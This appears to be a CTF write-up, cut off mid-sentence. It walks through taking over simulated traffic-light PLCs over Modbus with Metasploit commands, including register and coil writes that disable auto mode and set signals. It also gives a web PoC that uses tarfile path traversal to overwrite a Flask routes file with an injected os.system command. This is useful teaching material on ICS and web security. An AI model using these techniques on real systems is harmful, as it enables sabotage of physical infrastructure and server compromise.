
- The rows are the register numbers.
- The columns are the register types. There are 4 register types:
    - **Coils** (1-bit registers).
    - **Discrete Inputs** (1-bit registers).
    - **Input registers** (16-bits registers).
    - **Holding registers** (16-bits registers).



#	Coils	Discrete Inputs	Input Registers	Holding Registers
1	1		200	50
2	0			68
3	0			1000
4	0			
5	1			
6	1			
7	0			
8	0			
9	0			
10				
11				
12				
13				
14				
15				


Each register type has a role (see here for more information), but the most used registers are Holding Registers.

Anyway, the modbus protocol allows you to access the data in a register at a certain address, or to modify the data it contains. To do so, the master send a modbus packet over TCP/IP with the following structure :



- The **UnitID** indicates the device with which we wish to interact.
- The **Fcode** contains the function code that will determine the nature of the interaction with the target device (read data, write data...).
- The **data** indicates the target register of the device, what we want to write etc...

Different functions are available (see the application protocol standard for the full list), the main ones are the following :



				Function Codes			
				code	Sub code	(hex)	Section
Data Access	Bit access	Physical Discrete Inputs	Read Discrete Inputs	02		02	6.2
		Internal Bits Or Physical coils	Read Coils	01		01	6.1
			Write Single Coil	05		05	6.5
			Write Multiple Coils	15		0F	6.11
	16 bits access	Physical Input Registers	Read Input Register	04		04	6.4
		Internal Registers Or Physical Output Registers	Read Holding Registers	03		03	6.3
			Write Single Register	06		06	6.6
			Write Multiple Registers	16		10	6.12
			Read/Write Multiple Registers	23		17	6.17
			Mask Write Register	22		16	6.16
			Read FIFO queue	24		18	6.18
	File record access		Read File record	20		14	6.14
			Write File record	21		15	6.15
Diagnostics			Read Exception status	07		07	6.7
			Diagnostic	08	00-18,20	08	6.8
			Get Com event counter	11		OB	6.9
			Get Com Event Log	12		0C	6.10
			Report Server ID	17		11	6.13
			Read device Identification	43	14	2B	6.21
Other			Encapsulated Interface Transport	43	13,14	2B	6.19
			CANopen General Reference	43	13	2B	6.20

We see that we have functions allowing us to access the different registers of the device, read from it or write to it, etc...

Let's get back to the challenge knowing all this information. We can probably assume that the different traffic lights managed by the SCADA system are PLCs/RTUs, and that the master interacts with them using the modbus protocols and the different functions we just described. It would be interesting for us to send requests to these slave devices in order to dump the content of their registers, just as the master would do.


We can use several tools in order to send modbus TCP packets to slave devices and display their response:

- **mbtget** is great (https://github.com/sourceperl/mbtget)
- python scripts such as **smod** (https://github.com/Joshua1909/smod) can automate enumeration of the device memory.

But we will use in this case the **metasploit** modules in order to interact with the slave devices representing the traffic lights (the core one, **mdbusclient**, is built upon **mbtget**).

In order to interact with the traffic lights, we first need to know the **UnitID** of the devices that represent said traffic lights. The module `auxiliary/scanner/scada/modbus_findunitid` was built for this, but returned positive results for all devices from 1 to 255 (a master on a modbus network can only have up to 255 slaves), which were probably false positives.


We took an educated guess, and guessed that each junction was represented by a slave, so the **UnitIDs** we need are 1 – 6. From there, we could use the module `auxiliary/scanner/scada/modbusclient` to interact with the slave devices:



```
Available actions:
  Name                     Description
  ----                     -----------
  READ_COILS               Read bits from several coils
  READ_DISCRETE_INPUTS     Read bits from several DISCRETE INPUTS
  READ_HOLDING_REGISTERS   Read words from several HOLDING registers
  READ_INPUT_REGISTERS     Read words from several INPUT registers
  WRITE_COIL               Write one bit to a coil
  WRITE_COILS              Write bits to several coils
  WRITE_REGISTER           Write one word to a register
  WRITE_REGISTERS          Write words to several registers

Check supported:
  No

Basic options:
  Name            Current Setting  Required  Description
  ----            ---------------  --------  -----------
  DATA                             no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
  DATA_ADDRESS                     yes       Modbus data address
  DATA_COILS                       no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
  DATA_REGISTERS                   no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
  NUMBER          1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, REA
                                             _INPUT_REGISTERS modes only)
  RHOSTS                           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT           502              yes       The target port (TCP)
  UNIT_NUMBER     1                no        Modbus unit number

Description:
  This module allows reading and writing data to a PLC using the
  Modbus protocol. This module is based on the 'modiconstop.rb'
  Basecamp module from DigitalBond, as well as the mbtget perl script
```

We can see that this module allows us to perform basic operations on slave devices (read registers, coils, write registers, coils). We have to indicate the host of the SCADA system, the address of the register we wish to read (DATA_ADDRESS), and for writing the data we want to write / for reading the number of registers we wish to read.

We start by reading the **holding registers** of **Unit n°1**. We will try to read the 20 first holding registers:



```
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 10.129.221.61
RHOSTS => 10.129.221.61
msf6 auxiliary(scanner/scada/modbusclient) > set action READ_HOLDING_REGISTERS
action => READ_HOLDING_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 0
DATA_ADDRESS => 0
msf6 auxiliary(scanner/scada/modbusclient) > set NUMBER 20
NUMBER => 20
msf6 auxiliary(scanner/scada/modbusclient) > set UNIT_NUMBER 1
UNIT_NUMBER => 1
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.129.221.61

[*] 10.129.221.61:502 - Sending READ HOLDING REGISTERS...
[+] 10.129.221.61:502 - 20 register values from address 0 :
[+] 10.129.221.61:502 - [97, 117, 116, 111, 95, 109, 111, 100, 101, 58, 116, 114, 117, 101, 0, 0, 0, 0, 0, 0]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

As we can see, the module completed successfully, and returned the values of the holding registers for Unit n°1 from 0 to 19.

We examined the memory of the slave devices using this method, and discovered the following :

- Units have 50 holding registers (trying to request above returns an error).
- For units 1 to 6, only holding registers 0 to 13 have data, the rest is empty.
- This data on the first registers is exactly identical for units 1 to 6.
- For units above 6, all holding registers are empty (this confirms our guess that unit 1 to 6 represent the junctions).


We then examined the data of the first 14 holding registers for our slave devices representing junctions. We quickly realised that the numbers referred to ASCII codes:

- 97: a
- 117: u
- etc...

The complete message was:
`auto_mode:true`

This is interesting since it suggests that the devices managing the traffic lights for all 6 junctions have an automatic mode that can be turned on; which also suggests that it can be turned off.

We then tried, for Unit 1, to replace the string `auto_mode:true` by `auto_mode:false` by writing to the 14 first holding registers that contain this string:



```
msf6 auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTERS
action => WRITE_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_REGISTERS 97,117,116,111,95,109,111,100,101,58,32,102,97,108,115,101
DATA_REGISTERS => 97,117,116,111,95,109,111,100,101,58,32,102,97,108,115,101
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 0
DATA_ADDRESS => 0
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.129.221.61

[*] 10.129.221.61:502 - Sending WRITE REGISTERS...
[+] 10.129.221.61:502 - Values 97,117,116,111,95,109,111,100,101,58,32,102,97,108,115,101 successfully written from registry a
dress 0
[*] Auxiliary module execution completed
```

As we can see, we successfully wrote `auto_mode:false` for unit n°1. We can confirm this simply by reading the registers as we already did.

Nothing seemed to have changed however in the **HMI** or in the **API Data**. But the fact that an automatic mode has been disabled suggests that we might now be able to manually define data controlling the traffic light states for Unit 1 (junction 1).


We only had to find out which register would allow us to manually control the traffic lights. We realized that **1-bit registers** would be good candidates for that matter, since in the API, we noticed that the state of each traffic light was defined by a bit: 0 or 1.

The **coils** are 1-bit registers. By reading them for unit 1 (just as we read holding registers but with the action READ_COILS), we realised that there were **3000 coil registers** in each unit. They were **all given the value 0**.

We tried to change all the coils register to the value '1', with the action **WRITE_COILS**, and inputting 3000 '1' in **DATA_COILS** for unit 1.

```
Msf > set action WRITE_COILS
Msf > set DATA_ADDRESS 0
Msf > set DATA_COILS 11111111111111111111111111 [snip...]
Msf > run
```

We confirmed afterwards by reading the coils that the 3000 coils of the Unit 1 slave device were indeed set to 1. Checking the API, we realised that the junction 1 traffic light state were all overwritten with '1's:




```
▾1:
    EG:  1
    ER:  1
    EY:  1
    NG:  1
    NR:  1
    NY:  1
    SG:  1
    SR:  1
    SY:  1
    WG:  1
    WR:  1
    WY:  1
```

We just confirmed that some coils in the 3000 available indeed controlled the state of traffic lights (we furthermore confirmed that this only happened when auto_mode:false was present in the holding registers of the device ; if auto_mode:true was activated, the modification of coils was simply ignored).


We only needed now to determine **which coils controlled the traffic lights**. We proceeded by a simple trial and error approach. We first tried to modify only the first 1000 coils; we saw a change in the API, so the coils we were interested in were between 0 and 1000. We tried the first 500: no change. Then 500 to 1000, there was a change. Etc...

We finally pinpointed the start of interesting coils, which was at address **571**. We then determined which coil was responsible for which traffic light state by switching each coil from 571 one by one, and observing the effect in the API:



```
UNIT NUMBER ONE COILS TO SIGNALS :
571 --> NG
572 --> NY
573 --> NR
574 --> EG
575 --> EY
576 --> ER
577 --> SG
578 --> SY
579 --> SR
580 --> WG
581 --> WY
582 --> WR
```

With this information, we had full control on Junction 1. In fact, for the car to progress on the green path, we wanted, at junction 1, that the west traffic light be green, and all others red; this translate roughly to this in the API configuration:




```
We want this configuration
EG : 0
ER : 1
EY : 0

NG : 0
NR : 1
NY : 0

SG : 0
SR : 1
SY : 0

WG : 1
WR : 0
WY : 0
```

We can reproduce it by this exact sequence of coils:


```
571   572   573   574   575   576   577   578   579   580   581   582
NG    NY    NR    EG    EY    ER    SG    SY    SR    WG    WY    WR
0     0     1     0     0     1     0     0     1     1     0     0
```

Let's write these coils to this exact configuration, and put junction 1 in the desired state for the car!



```
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_COILS 001001001100
DATA_COILS => 001001001100
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 571
DATA_ADDRESS => 571
msf6 auxiliary(scanner/scada/modbusclient) > set action WRITE_COILS
action => WRITE_COILS
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.129.221.61

[*] 10.129.221.61:502 - Sending WRITE COILS...
[+] 10.129.221.61:502 - Values 001001001100 successfully written from coil address 571
[*] Auxiliary module execution completed
```

We wrote our payload to the desired addresses. We checked on the API and on the HMI, the traffic lights are on their desired state for junction 1 (west green, all other red):



We will now reproduce the exact same steps we did with **junction 1** for **all the other junctions that we need for the car to follow the green path**, i.e. **junction 2, 4 and 6** (don't forget to change the UNIT_NUMBER while using the metasploit script).

We extracted the following payloads for each of these junctions of interest:

>> **UNIT TWO**

Coils to signals :
1920 --> NG

1921 --> NY
1922 --> NR
1923 --> EG
1924 --> EY
1925 --> ER
1926 --> SG
1927 --> SY
1928 --> SR
1929 --> WG
1930 --> WY
1931 --> WR

Payload from first interesting coil (north green, all others red) :
100001001001

>> **UNIT FOUR**

Coils to signals :
1266 --> NG
1267 --> NY
1268 --> NR
1269 --> EG
1270 --> EY
1271 --> ER
1272 --> SG
1273 --> SY
1274 --> SR
1275 --> WG
1276 --> WY
1277 --> WR

Payload from first interesting coil (west green, all others red) :
001001001100

>> **UNIT SIX**

Coils to signals :
886 --> NG
887 --> NY
888 --> NR
889 --> EG
890 --> EY
891 --> ER
892 --> SG

893 --> SY
894 --> SR
895 --> WG
896 --> WY
897 --> WR

Payload from first interesting coil (west green, all others red) :
001001001100

Writing these payloads to the coils location allows us to **get the flag**.

Solvers/Scripts Used

- **LightTheWay.sh**:

A script written in bash and using mbtget automates the process to solve the challenge. The script installs mbtget if it isn't already installed in the current directory. For the installation process or mbtget, it is recommended to run the script as root.

You only need to change the IP address of the machine in the script.

Web

Slippy

Proof of Concept

- Create a malicious tarfile containing a file with the following name :

```
../../../../../../../../../../app/application/blueprints/routes.py
```

- This file should have the content of the original routes.py file of the application, but with the following elements added to it :
  - Top of file :
    ```
    import os
    ```
  - In the “/” route :
    ```
    os.system(“cat /app/flag > /app/application/static/js/pasta”
    ```


- Upload malicious tarfile.

- Visit the URL `http://<IP>/` (will trigger the command).

- Visit the URL `http://<IP>/static/js/pasta` (will contain the flag).

Detailed Exploitation Process Path

The root of the web challenge greeted us with a simple page allowing us to upload a **.tar.gz** file. We had the source code of the application, and realized that the backend application (a Flask app) was using the **tarfile** package in order to open the uploaded archive, and extract its content in an upload folder:



```
import functools, tarfile  tempfile, os
from application import main

generate = lambda x: os.urandom(x).hex()

def extract_from_archive(file):
    tmp  = tempfile.gettempdir()
    path = os.path.join(tmp, file.filename)
    file.save(path)

    if tarfile.is_tarfile(path):
        tar = tarfile.open(path, 'r:gz')
        tar.extractall(tmp)

        extractdir = f'{main.app.config["UPLOAD_FOLDER"]}/{generate(15)}'
        os.makedirs(extractdir, exist_ok=True)

        extracted_filenames = []

        for tarinfo in tar:
            name = tarinfo.name
            if tarinfo.isreg():
                filename = f'{extractdir}/{name}'
                os.rename(os.path.join(tmp, name), filename)
                extracted_filenames.append(filename)
                continue

            os.makedirs(f'{extractdir}/{name}', exist_ok=True)

        tar.close()
        return extracted_filenames

    return False
```

This configuration is vulnerable to an **arbitrary file write vulnerability**. Several resources are available and describe such a vulnerability:
https://medium.com/ochrona/python-path-traversal-prevention-the-tarbomb-5be58f06dd70
https://rules.sonarsource.com/python/RSPEC-5042

This is a rather old vulnerability, but we found out that the **tarfile** module still seems vulnerable:
https://bugs.python.org/issue35909


Anyway, the concept behind this attack is to construct a malicious tarfile with files whose names are **relative paths**. When the archive is extracted, the backend application will use these relative paths when trying to save the files contained in the archive. So for example, if the archive contains a file named:
`../../../../../../../../../tmp/evil.txt`

The application will try to save it as:
